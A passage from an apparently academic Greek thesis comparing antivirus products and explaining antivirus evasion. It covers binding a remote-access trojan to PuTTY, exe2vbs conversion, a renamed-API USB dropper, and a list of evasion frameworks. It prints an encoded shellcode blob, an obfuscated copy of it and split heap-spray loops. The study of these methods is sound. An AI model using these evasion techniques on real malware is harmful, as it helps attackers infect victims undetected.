Στη συγκεκριμένη δοκιμή εξετάστηκε η απόδοση των συστημάτων σε πραγματικές συνθήκες, ενώ το υπό δοκιμή σύστημα δεν ήταν μόνο ένας μεμονωμένος υπολογιστής αλλά ένα τοπικό δίκτυο (αποτελούμενο από σταθμούς εργασίας με τα χαρακτηριστικά των παραπάνω περιπτώσεων, κεντρικό εξυπηρετητή ελέγχου Supermicro Microcloud 32 GB RAM και μονάδα εξωτερικής αποθήκευσης δεδομένων Eurostor 8700 Open E 140 TB Raid 6). Το ζητούμενο ήταν να γίνει επίσκεψη σε κακόβουλες διευθύνσεις που θα προκαλούσαν «επιθέσεις» κακόβουλου λογισμικού στο υπό προστασία σύστημα. Τελικά καταγράφηκαν 1192 περιστατικά για την περίοδο 25/03-21/06/13, με την απόδοση των διαφόρων προγραμμάτων antivirus να απεικονίζεται στο ακόλουθο διάγραμμα [37].



Πίνακας 4:Αποτελέσματα συγκριτικών δοκιμών απόδοσης σε πραγματικό δικτυακό περιβάλλον για τα πιο γνωστά λογισμικά antivirus (Anti-virus Comparative, 2013)

4.2.6 Ικανότητα εκκαθάρισης κακόβουλου λογισμικού

Οι συγκεκριμένες δοκιμές (περίοδος διενέργειας 10/12) αφορούν στη διερεύνηση της απόδοσης των διαφόρων προγραμμάτων antivirus σχετικά με την εκκαθάριση του κακόβουλου λογισμικού που έχει ήδη ανιχνευτεί σε ένα σύστημα. Οι υπολογιστές των δοκιμών είχαν λειτουργικό σύστημα Windows 7 (64-bit), ενώ το προς εκκαθάριση κακόβουλο λογισμικό περιελάμβανε trojan horses, worms και MBR bootkits (σύνολο 14 δειγμάτων). Τα αποτελέσματα των δοκιμών παρουσιάζονται στον πίνακα που ακολουθεί, με την εξής κωδικοποίηση:

(A) ο ιός απομακρύνθηκε χωρίς εναπομείναντα ίχνη

(B) ο ιός απομακρύνθηκε, παρέμειναν όμως ορισμένα εκτελέσιμα αρχεία

(C) ο ιός απομακρύνθηκε αλλά παρέμειναν αρκετά στοιχεία που μπορεί να αποβούν επικίνδυνα ή δυσλειτουργικά για το σύστημα (όπως απενεργοποιημένες επιλογές, βρόχοι ανίχνευσης, αλλαγμένα αρχεία κτλ.)

(D) ο ιός δεν απομακρύνθηκε και την εξής ποσοτικοποίηση:

AA=100, AB=90, AC=80, BA=70, BB=60,BC=50,CA=40,CB=30,CC=20,DD=0 [38]

	Sample											Points
	1	2	3	4	5	6	7	8	9	10	11	Ø
AhnLab	DD	AA	AA	AA	BA	BA	AA	AA	AA	AB	DD	75
Avast	AA	AA	AA	AA	AA	AA	BA	AA	CA	AA	BC	87
AVIRA	AA	AA	AA	AA	AA	AA	AA	AA	BA	BB	AC	92
Bitdefender	AA	AA	AA	AA	AA	AA	AA	AA	AA	AB	AC	97
BullGuard	AA	BA	BA	BA	BA	AA	AA	BA	AA	BC	DD	73
Emsisoft	AA	AA	AA	AA	BA	AA	AA	AA	CA	BB	DD	79
eScan	AA	AA	AA	AA	BA	BA	AA	AA	AA	AB	DD	85
ESET	AA	AA	AA	AA	AA	AA	BA	AA	AA	BC	BC	88
F-Secure	AA	DD	AA	AA	AA	AA	AA	AA	AA	BC	BC	82
Fortinet	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	DD	91
G DATA	AA	AA	AA	BA	BA	BA	AA	AA	CA	DD	BC	73
Kaspersky Lab	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AC	98
Microsoft	AA	AA	BA	AA	AA	AA	AA	BA	AA	BA	DD	83
Panda	AA	AA	AA	AA	AA	AA	BA	AA	AA	AB	DD	87
Sophos	AA	AA	AA	AA	BA	AA	AA	AA	BA	BC	BC	85
ThreatTrack Vipre	BA	BA	BA	AA	BA	BA	BA	BA	CA	AB	DD	65

Πίνακας 5:Σύγκριση απόδοσης προγραμμάτων antivirus στην απομάκρυνση ιών που έχουν ανιχνευθεί (Anti-virus Comparative, 2013)

5 Τεχνικές Αποφυγής (Evasion) Προγραμμάτων Antivirus

5.1 Χαρακτηριστικά αποφυγής των ίδιων των ιών

Η βασική «ιδέα» της τεχνικής αποφυγής ενός λογισμικού antivirus είναι είτε η προσωρινή απενεργοποίηση της δράσης του είτε η παράκαμψη των χρησιμοποιούμενων τεχνικών ανίχνευσης.

- Οι πολυμορφικοί ιοί εξουδετερώνουν την ανίχνευση με το να αλλάζουν τον κώδικά τους κάθε φορά που πραγματοποιούν μια απόπειρα μόλυνσης ενός συστήματος. Έτσι, ακόμα και αν το «αποτύπωμά» τους όπως αυτό είναι αποθηκευμένο στη βάση δεδομένων του antivirus δε μεταβάλλεται, το άθροισμα ελέγχου (checksum) θα μεταβληθεί. Το πρόβλημα για το δημιουργό του ιού είναι ότι οι διαφορές σε σχέση με τον αρχικό κώδικα δεν μπορεί να είναι μεγάλες με αποτέλεσμα ακόμα και οι νέες εκδοχές να παραμένουν ανιχνεύσιμες.
- Οι ιοί tunneling επιχειρούν να παρακάμψουν το antivirus, εκκινώντας την εκτέλεσή τους «κάτω» από τη μηχανή ανίχνευσης, όσο πιο κοντά γίνεται σε επίπεδο hardware, δημιουργώντας έτσι απευθείας πρόσβαση στο λειτουργικό σύστημα. Από την άλλη μεριά, το antivirus ανιχνεύοντας κάτι τέτοιο εγκαθίσταται ένα επίπεδο πιο κάτω, με τον ιό να επαναλαμβάνει την αρχική διαδικασία κ.ο.κ.
- Οι ιοί stealth βασίζονται στη «φόρτωσή» τους πριν από το antivirus. Μπορούν έτσι να μολύνουν το σύστημα και στη συνέχεια να «κρύψουν» τις αλλαγές που έκαναν έτσι ώστε να μη γίνουν αντιληπτοί από την ανίχνευση που ακολουθεί.
- Οι ιοί ταχείας μόλυνσης (fast infecting) έχουν ως στόχο να δράσουν όσο πιο γρήγορα μπορούν, με την «ελπίδα» ότι δεν υφίσταται έλεγχος σε πραγματικό χρόνο. Η εξάπλωσή τους είναι ραγδαία, προϋποθέτει όμως τη μόλυνση του πρώτου αρχείου.
- Ένα άλλο βασικό χαρακτηριστικό των ιών που «επιστρατεύεται» στη διαδικασία αποφυγής του antivirus, είναι η «επίθεση» στο ίδιο το «antivirus». Έτσι είτε επιχειρείται η αποτροπή των ενημερώσεων της βάσης δεδομένων του antivirus, με το να εμποδίζει ο ιός την επικοινωνία με τον ιστότοπο της κατασκευάστριας εταιρίας (χαρακτηριστικό παράδειγμα ο ιός MTX worm ο οποίος εγκαθίσταται στη μνήμη του συστήματος και εμποδίζει την επικοινωνία με τις εταιρίες Symantec και McAfee), είτε αλλοιώνονται βιβλιοθήκες και αρχεία κώδικα που είναι απαραίτητα για την ομαλή λειτουργία του antivirus.

5.2 Τεχνικές αποφυγής


Οι περιγραφόμενες στη συνέχεια τεχνικές βασίζονται στη διαμόρφωση των πρώτων bytes του δυαδικού τους κώδικα έτσι ώστε να μην αναγνωρίζονται από τη μηχανή ανίχνευσης των antivirus. Αντιγράφουν έτσι τον εαυτό τους σε ένα φάκελο του διαχειριστή και στη συνέχεια εκτελούνται χωρίς να έχουν επισημανθεί ως απειλή.

5.2.1 Τεχνικές «δεσίματος» και διαχωρισμού (Binding and Splitting)


Πρόκειται για εργαλεία λογισμικού που μπορούν να ενώσουν ή να διαχωρίσουν διαφορετικά αρχεία κώδικα με άμεσο στόχο την αλλαγή των πρώτων bytes του κακόβουλου λογισμικού και απώτερο σκοπό την αποφυγή του antivirus.

Ένα εργαλείο binder λειτουργεί ως εξής: Ας υποτεθεί ότι πρόκειται να «ενωθούν» δύο εκτελέσιμα αρχεία (.exe). Η εκτέλεση του ενός θα εκκινήσει ταυτόχρονα με το άλλο. Το ένα λοιπόν από τα δύο αρχεία είναι ένα αρχείο εγκατάστασης ενός player μουσικής το οποίο δε θα επισημανθεί από το antivirus ως απειλή αφού περιέχει τα σχετικά ψηφιακά πιστοποιητικά. Αν αυτό το αρχείο ενωθεί – «δεθεί» με ένα αρχείο ιού, τότε η έναρξη της εγκατάστασης του player θα εκκινήσει αυτόματα και την εγκατάσταση του μολυσματικού κώδικα. Ένα πρακτικό παράδειγμα της συγκεκριμένης διαδικασίας έχει ως εξής:


Στο φάκελο με όνομα avtest προστίθενται δύο εκτελέσιμα αρχεία, το PUTTY.exe, ένα «αθώο» αρχείο SSH client και το Prorat.exe, ένα πρόγραμμα ιού που επιτρέπει τον απομακρυσμένο έλεγχο του μολυσμένου υπολογιστή (remote administration tool - RAT). Για την ένωση των δύο αρχείων χρησιμοποιείται το binder Hotfusion.exe (το οποίο διατίθεται δωρεάν στο Διαδίκτυο). Το βασικό στοιχείο για μια τέτοια ένωση είναι ότι το «αθώο» αρχείο θα πρέπει να τοποθετείται πρώτο στη διάταξη του binder έτσι ώστε ο νέος κώδικας να έχει μια έγκυρη υπογραφή όσον αφορά στην ανίχνευσή του από το antivirus, όπως φαίνεται στην ακόλουθη εικόνα. Με την επιλογή Fuse δημιουργείται ένα αρχείο test22.exe, το οποίο αποθηκεύεται στην τοποθεσία των δύο αρχείων που ενοποιήθηκαν. Η ανίχνευση του νέου αρχείου δεν δίνει ως αποτέλεσμα κάποια απειλή, οδηγώντας έτσι στο συμπέρασμα ότι η αποφυγή του anivirus ήταν επιτυχής.



Εικόνα 5. 1:Παράδειγμα χρήσης του binder Hotfusion (Singh, 2012)



Εικόνα 5. 2:Ανίχνευση του ενοποιημένου αρχείου χωρίς τον εντοπισμό κάποιας απειλής (επιτυχής τεχνική αποφυγής) (Singh, 2012)




Διάγραμμα 13: Τρόπος λειτουργίας binder όσον αφορά στην κάλυψη του μολυσματικού κώδικα

Από το διάγραμμα μπορεί να παρατηρηθεί πως στο ενοποιημένο αρχείο ο μολυσματικός κώδικας έχει τοποθετηθεί στην περιοχή EOF (End of File), έτσι ώστε η ανίχνευση να παραμένει «άκαρπη».

Με τον ίδιο τρόπο, αλλά με την αντίστροφη πορεία δρουν και τα εργαλεία διαχωρισμού (splitters), τα οποία διαχωρίζουν ένα αρχείο σε δύο μέρη τα οποία είναι μη ανιχνεύσιμα από το antivirus σε αντίθεση με την αρχική τους ένωση. Παράδειγμα ενός τέτοιου εργαλείου είναι το hjsplit. Αντίθετα, όμως με την τεχνική του binding, η αντίστοιχη του splitting δεν είναι ιδιαίτερα δημοφιλής γιατί σε περιπτώσεις απομακρυσμένου συστήματος, απαιτείται το ίδιο πρόγραμμα στο άλλο άκρο της σύνδεσης έτσι ώστε να επανενωθούν τα διαιρεμένα μέρη.

5.2.2 Μετατροπή εκτελέσιμου αρχείου σε "client side script"

Πρόκειται για μια επίσης δημοφιλή τεχνική αποφυγής των antivirus, η οποία βασίζεται στη μετατροπή ενός εκτελέσιμου αρχείου (που με την εγκατάστασή του επιτυγχάνεται η μόλυνση του συστήματος) σε μια «αθώα» εφαρμογή, που μπορεί να χρησιμοποιεί οποιαδήποτε γλώσσα προγραμματισμού. Για παράδειγμα μπορεί να πρόκειται για μια visual basic εφαρμογή η οποία μπορεί να υλοποιηθεί ακόμα και από ένα χρήστη χωρίς ιδιαίτερες γνώσεις προγραμματισμού, με τη χρήση του «εργαλείου» exe2vbs, όπως φαίνεται στην εικόνα που ακολουθεί. Η τεχνική αυτή προτιμάται για την «επίθεση» σε απομακρυσμένους υπολογιστές και στηρίζεται στο γεγονός της μη επισήμανσης της δημιουργούμενης εφαρμογής από το antivirus.



Εικόνα 5. 3:Χρήση του «εργαλείου» exe2vbs για τη μετατροπή εκτελέσιμου αρχείου σε client side script με στόχο την αποφυγή του antivirus (Singh, 2012)

5.2.3 Διαμόρφωση κώδικα

Αποτελεί την κατεξοχήν τεχνική αποφυγής, η οποία εξελίσσεται δυναμικά καθημερινά και εξαρτάται από τον τύπο του κώδικα πρόκειται να διαμορφωθεί και από την κατεύθυνση της αλλαγής που προτίθεται να δώσει ο προγραμματιστής - αναλυτής. Υφίστανται γενικά μοτίβα σχετικά με τις διαμορφώσεις που μπορεί να γίνουν στον κώδικα του ιού και οι οποίες μπορούν να συνοψιστούν στις εξής:

5.2.4 Επαναπρογραμματισμός των οδηγιών μηχανής (shellcode)

Ο συγκεκριμένος κώδικας (σύνολο οδηγιών μηχανής) αποτελεί μέρος της γενικότερης τεχνικής εντοπισμού των ευάλωτων σημείων ενός συστήματος (exploit). Τα antivirus όμως από την πλευρά τους ανιχνεύουν εύκολα κάθε τέτοια απόπειρα. Επομένως ο shellcode θα πρέπει να διαμορφωθεί κατάλληλα έτσι ώστε να μη γίνεται αντιληπτός. Ένας τέτοιος τρόπος διαμόρφωσης είναι το «μοίρασμα» του αρχικού κώδικα σε μικρότερα υποσύνολα και η προσθήκη σχολίων ανάμεσά τους. Αφού τα σχόλια είναι μη εκτελέσιμες οδηγίες, το αποτέλεσμα της εκτέλεσης του αρχικού κώδικα δε θα μεταβληθεί. Θα επιτευχθεί όμως ο βασικός στόχος της τεχνικής, η απαλοιφή δηλαδή των υποψιών για το συγκεκριμένο αρχείο. Μια τέτοια διαμόρφωση shellcode παρουσιάζεται στην εικόνα που ακολουθεί.

```
var
shellcode=unescape('%u9090%u9090%u9090%u9090%uceba%u11fa%u291f%ub1c9%u
db33%ud9ce%u2474%u5ef4%u5631%u030e%u0e56%u0883%uf3fe%u68ea%u7a17%u
9014%u1de8%u759c%u0fd9%ufefa%u8048%u5288%u6b61%u46dc%u19f2%u69c9%u
94b3%u442f%u1944%u0af0%u3b86%u508c%u9bdb%u9bad%udd2e%uc1ea%u8fc1%u
8ea3%u2070%ud2c7%u4148%u5907%u39f0%u9d22%uf385%ucd2d%u8f36%uf566%u
d73d%u0456%u0b91%u4faa%uf89e%u4e58%u3176%u61a0%u9eb6%u4e9f%ude3b%u
68d8%u95a4%u8b12%uae59%uf6e0%u3b85%u50f5%u9b4d%u61dd%u7a82%u6d95%
u086f%u71f1%udd6e%u8d89%ue0fb%u045d%uc6bf%u4d79%u661b%u2bdb%u97ca%
u933b%u3db3%u3137%u44a7%u5f1a%uc436%u2620%ud638%u082a%ue751%uc7a1)
```

Εικόνα 5. 4:Αρχική μορφή shellcode

```
var darklord = unescape(/*this is a false comment*/'%u9090%u9'/*they break the shell code*/+
'090%u90' +'90%u9090%uc' + /*to smaller chunk*/'eba%u'+ '11fa%'+
'u291f%ub1c9%ud' +' b33%ud9ce%' +' u2474%' +' u5ef4%u56'+ '31%u030e%u' +
'0e56%u0883%uf3' + 'fe%u68ea%u7' +
'a17%u9014%u'/* this can be an effective*/ + "1de8%u759c%u0" +
'fd9%ufefa%' /*technique to bypass*/+ 'u8048%u5288%u'+ '6b61%u46dc%u19f2%u6'
+'9c9%u94b3%u442f%'+ 'u1944%u0af0%u'+ '3b86%u508c'+ '%u9bdb%u9bad%udd'+
'2e%uc1ea%u8fc' +
"1%u8ea3%u2070%"+ "ud2c7%u4148%u59"+ '07%u39f0%u9d22%uf' +
'385%ucd2d%u8f'+ "36%uf566%ud73d%u0456%u"+ '0b91%u4faa%uf89e%u4'+
'e58%u3176%u61a'+ '0%u9eb6%u4e9f%ude3'+ 'b%u68d8%u95a4%u8b1'+
'2%uae59%uf6e0%u3b85'/*anti-viruses and exploit the target*/+
'%u50f5%u9b4d%u61'+ 'dd%u7a82%u6d9'+ '5%u086f%u71f1%udd'+ '6e%u8d89%' +
'ue0fb%u045d%uc' + '6bf%u4d79%u661b%u2b'+ 'db%u97ca%u933b%u3db3%u313'
+'7%u44a7%u5f1a%uc4'+ "36%u2620%ud638%" + 'u082a%ue751%uc7a1%u')
```

Εικόνα 5. 5:Διαμόρφωση shellcode με την προσθήκη σχολίων για την αποφυγή antivirus (Singh, 2012)

5.2.5 Προσθήκη συναρτήσεων

Διαμόρφωση κώδικα μπορεί να γίνει και με την προσθήκη συναρτήσεων, οι οποίες έχουν σκοπό να προσδώσουν στο μολυσματικό κώδικα χαρακτήρα χρησιμότητας, απομακρύνοντας έτσι υποψίες απειλής οι οποίες θα ενεργοποιήσουν το antivirus. Με την προσθήκη συναρτήσεων ο κακόβουλος κώδικας μπορεί να «φωλιάσει» ανάμεσα σε χρήσιμες εντολές (nesting). Χαρακτηριστικό είναι το παράδειγμα του κώδικα που ακολουθεί, με τη συνάρτηση destroy_windll() να αποτελεί και το μολυσματικό κώδικα (επιχειρεί να καταστρέψει ένα αρχείο dll) και τις συναρτήσεις free_resource() και clear_phymemory() να δημιουργούν την προαναφερόμενη «φωλιά», με την πρώτη να αυξάνει τους χρησιμοποιούμενους υπολογιστικούς πόρους και τη δεύτερη να απομακρύνει τα δεδομένα που δε χρησιμοποιούνται.

Function free_resource() / free unused resource */*

{

//lines of code// }

Function destroy_windll() / destroy windll file */*

{

//lines of code// }

Function clear_phymemory() / clear memory */*

{

//lines of code// }

5.2.6 Υποδιαίρεση βρόχων

Υποψίες στο antivirus «γεννώνται» στην περίπτωση που παρατηρείται αυξημένη χρήση της υπολογιστικής ισχύος (CPU usage), η οποία υφίσταται σε περιπτώσεις που ο μολυσματικός κώδικας περιλαμβάνει εκτενείς βρόχους (loops). Είναι σημαντικό λοιπόν τέτοιου είδους βρόχοι να διαιρεθούν σε μικρότερους έτσι ώστε κατά την εκτέλεσή τους να μην κινήσουν υποψίες. Ένα τέτοιο παράδειγμα υποδιαίρεσης φαίνεται στον ακόλουθο κώδικα:

Αρχικός Βρόχος

```
for(i=0;i<1000;i++){spray[i]=nopsled+shellcode;}
```

Υποδιαιρέσεις του

```
for(i=0;i<100;i++){spray[i]=nopsled+shellcode;}

for(i=100;i<200;i++){spray[i]=nopsled+shellcode;}

…

for(i=950;i<1000;i++){spray[i] = nopsled + shellcode; }
```

5.2.7 Δημιουργία πινάκων

Οι πίνακες είναι ιδιαίτερα χρήσιμοι στη διαμόρφωση ενός κώδικα που έχει ως στόχο την αποφυγή των antivirus αφού μπορεί να εμπεριέχει μεγάλη ποσότητα πληροφορίας χωρίς να «κινεί» ανάλογες υποψίες, αφού δεν καταναλώνει σημαντικούς πόρους του συστήματος (μνήμη, υπολογιστική ισχύ) για την επεξεργασία τους. Επίσης μπορεί να συνδυασθεί με μεθόδους κωδικοποίησης. Για παράδειγμα μπορεί σε έναν πίνακα 100 στοιχείων, το εκατοστό να είναι το άθροισμα των υπόλοιπων 99 κ.ο.κ, μια τεχνική που είναι γνωστή ως βηματική (step building technique), όπως φαίνεται στον ακόλουθο κώδικα [39]:


```
array[0] = nopsled + shellcode;

array[1] = nopsled + shellcode;

array[2] = nopsled + shellcode;

array[3] = nopsled + shellcode;

---

---

---

array[999] = nopsled + shellcode;
```

5.2.8 Μετονομασία αντικειμένων και χρήση της cmd

Πρόκειται για μια ακόμα τεχνική διαμόρφωσης κώδικα η οποία βασίζεται στην αλλαγή των ονομάτων των αντικειμένων του μολυσματικού κώδικα, με αντίστοιχα που δεν εγείρουν υποψίες όσον αφορά στην επισήμανσή τους από το antivirus ως απειλή). Παράδειγμα μιας τέτοιας μετονομασίας αποτελεί η δημιουργία ενός USB που θα εξαπλώνει τον ιό σε όποιο σύστημα χρησιμοποιείται, όπως περιγράφεται στην παρούσα ενότητα [40].


Το κακόβουλο λογισμικό κάνει περιοδικούς ελέγχους για την ύπαρξη αφαιρούμενων μέσων αποθήκευσης (USB, κάρτες μνήμης ή εξωτερικούς σκληρούς δίσκους). Αν εντοπιστεί κάτι τέτοιο αντιγράφει τον εαυτό του και αποθηκεύεται στο συγκεκριμένο μέσο με ένα τυχαίο όνομα, δημιουργώντας ταυτόχρονα ένα αρχείο Autorun.inf, το οποίο ενεργοποιεί αυτή τη διαδικασία αντιγραφής κάθε φορά που το μέσο αποθήκευσης συνδέεται σε έναν υπολογιστή.

Μια τέτοια όμως διαδικασία ανιχνεύεται από το antivirus και χαρακτηρίζεται ως απειλή (χαρακτηρίζεται συνήθως ως Trojan horse Dropper.Generic, Trojan.Generic κ.α.), όπως φαίνεται στην ακόλουθη εικόνα για χρήση Kaspersky Internet Security 11.0.2.556 σε λειτουργικό Windows 7 Ultimate.



Εικόνα 5. 6:Εντοπισμός του κακόβουλου λογισμικού (USB Dropper) στην αρχική του μορφή (Tahiri, 2012)

Προκειμένου να εξαλειφθεί ή τουλάχιστον να περιοριστεί αυτή η δυνατότητα ανίχνευσης είναι δυνατή η μετονομασία αντικειμένων του κώδικα. Έτσι αποφεύγεται ο εντοπισμός κοινών (για ιούς) APIs (π.χ. SetWindowsHookEx, Hook_Keyboard κτλ.), ειδικά αν χρησιμοποιηθούν ανομασίες άλλων, συχνά χρησιμοποιούμενων αντικειμένων (όπως BooksManagers(), Baby, Chat_System() κτλ.). Επιπρόσθετα, αντί να χρησιμοποιηθούν ύποπτες συναρτήσεις (όπως File.Copy() και File.Delete()), μπορεί να χρησιμοποιηθεί η γραμμή εντολών των Windows (CMD command line) για τη δημιουργία ενός αρχείου autorun.inf σε μια προσωρινή θέση στον υπολογιστή και μιας άλλης εφαρμογής που θα αναζητά περιοδικά τυχόν αφαιρούμενα μέσα αποθήκευσης. Συγκεκριμένα μέσω της συνάρτησης MakDeOtrn() δημιουργείται το autorun.inf στη θέση "C:\Users\UserName\AppData\Roaming\microsoft" και συνδέεται με την εκτέλεση του αρχείου "Flash_Update.exe". Η συνάρτηση OnchorhaWalakal2ajr (b) ελέγχει αν το αφαιρούμενο μέσο έχει μολυνθεί και αν δεν έχει, μέσω του cmd.exe, εκτελείται το κακόβουλο λογισμικό ("Flash_Update.exe"). Τέλος, η συνάρτηση kaynaChiKle() ελέγχει την παρουσία αφαιρούμενων μέσων αποθήκευσης και εφόσον εντοπίσει κάποια, παραπέμπει στις δύο προηγούμενες συναρτήσεις. Η νέα ανίχνευση από το antivirus δίνει μετά τις συγκεκριμένες αλλαγές τα «επιθυμητά» αποτελέσματα», όπως φαίνεται στην ακόλουθη εικόνα. Ο αρχικός κώδικας και οι αλλαγές που έγιναν για το μη εντοπισμό του USB Dropper παρατίθενται στο παράρτημα [40].



Εικόνα 5.7: Αποτυχία ανίχνευσης του USB Dropper από το antivirus μετά τις πραγματοποιηθείσες αλλαγές (Tahiri, 2012)

6 Εργαλεία αποφυγής-Antivirus Evasion Frameworks

6.1 Εισαγωγή στα Antivirus Evasion Frameworks

Το «παιχνίδι» μεταξύ exploits και antivirus θα μπορούσε να το παρομοιάσει κανείς με αυτό της γάτας και του ποντικού. Συνεχώς όσο οι επιτιθέμενοι βρίσκουν τρόπους αποφυγής, οι ερευνητές ασφαλείας και όλοι όσοι εργάζονται στην σχετική βιομηχανία, βρίσκουν τρόπους να λύνουν αυτά τα προβλήματα, μέχρι η άλλη πλευρά δημιουργήσει ένα καινούργιο exploit ή εντοπίσει κάποιο κενό ασφάλειας. Θα μπορούσε εύκολα να πει κανείς πως το συγκεκριμένο παιχνίδι θα συνεχίζεται για χρόνια καθώς καμιά από τις δύο προαναφερθείσες πλευρές δεν δείχνει «σημάδια κορεσμού».

Τα τελευταία χρόνια, έχουν υλοποιηθεί αρκετά Frameworks για δημιουργία payload που δεν γίνονται αντιληπτά από τα antivirus. Πρέπει όμως να λάβουμε υπόψη πως από την στιγμή που ένα framework είναι δημόσια διαθέσιμο, οι προσδοκίες για μη ανίχνευση ενός payload από όλο το εύρος των διαθέσιμων antivirus είναι μάταιες. Ωστόσο, πολλά από τα διαθέσιμα frameworks παρέχουν σε επιτιθέμενους και ερευνητές ασφαλείας αρκετά εφόδια για την υλοποίηση στοχευμένων επιθέσεων. Μερικά παραδείγματα framework και τεχνικών διείσδυσης είναι τα εξής [42]:

1. Veil
2. Avoid
3. Syringe
4. Shellcodeexec
5. Hypersion
6. Crypter.Py
7. Brute-Force AV Evasion
8. Finding Simple AV Signatures With PowerShell
9. Powershell
10. Get Shell Using VB Script
11. Ghost Writing ASM

